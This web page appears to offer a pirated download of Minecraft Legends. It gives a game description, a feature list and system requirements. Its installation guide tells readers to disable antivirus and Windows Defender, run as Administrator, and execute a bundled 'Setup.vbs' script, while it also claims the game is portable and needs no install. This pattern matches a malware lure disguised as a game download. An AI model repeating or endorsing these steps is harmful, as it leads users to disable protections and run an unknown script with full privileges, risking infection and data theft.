

Minecraft Legends PC - Gameplay
The premise is simple: the overworld is being invaded, and you're the one who has to rally everyone against it. You ride out with a small group of allies, explore a procedurally generated world, and build up an army by recruiting mobs you'd normally fight—zombies, skeletons, creepers, and more. Combat is less about direct fighting and more about positioning. You gather units, place them where they'll do the most damage, and then dive into the fray yourself with a sword and a few abilities while your forces handle the rest. Between battles, you're building defenses, gathering resources, and clearing out piglin outposts that keep spreading if you ignore them.
The whole thing runs on a cycle of scout, gather, defend, and assault, and it moves faster than most strategy games because you're always on the ground with your troops rather than hovering above them. There's also multiplayer, both co-op against the AI and competitive PvP, where two players build armies and try to tear down each other's defenses. It's not a deep strategy game by any means, but it's a friendly entry point into the genre, and the Minecraft charm carries it a long way.
Game Features:
- Recruit Mobs as Units – You build an army out of overworld mobs like zombies, skeletons, and creepers instead of training generic soldiers.
- Ground-Level Strategy – You fight alongside your units rather than commanding from above, mixing action combat with tactical placement.
- Persistent Piglin Threat – Enemy outposts spread across the map if left alone, so ignoring a front can cost you the whole region.
- Competitive PvP Mode – Two players build armies and defenses in real time, racing to break through each other's base.
- Procedurally Generated Campaign – Each playthrough builds a new overworld with different biomes, resources, and enemy layouts.
Game Screenshots Gallery




Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows 10 / 11 |
| Processor | Intel Core i5 2.8 GHz or equivalent |
| Graphics | NVIDIA GeForce GTX 780 or AMD Radeon 285 or Intel HD 520 or equivalent DX12 GPU |
| Memory | 8 GB RAM |
| Storage | 24 GB free space |
| DirectX | Version 12 |
| Additional Notes | Performance increases with higher-end systems. Not supported on Windows 10S. |
Recommended For You



Comments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.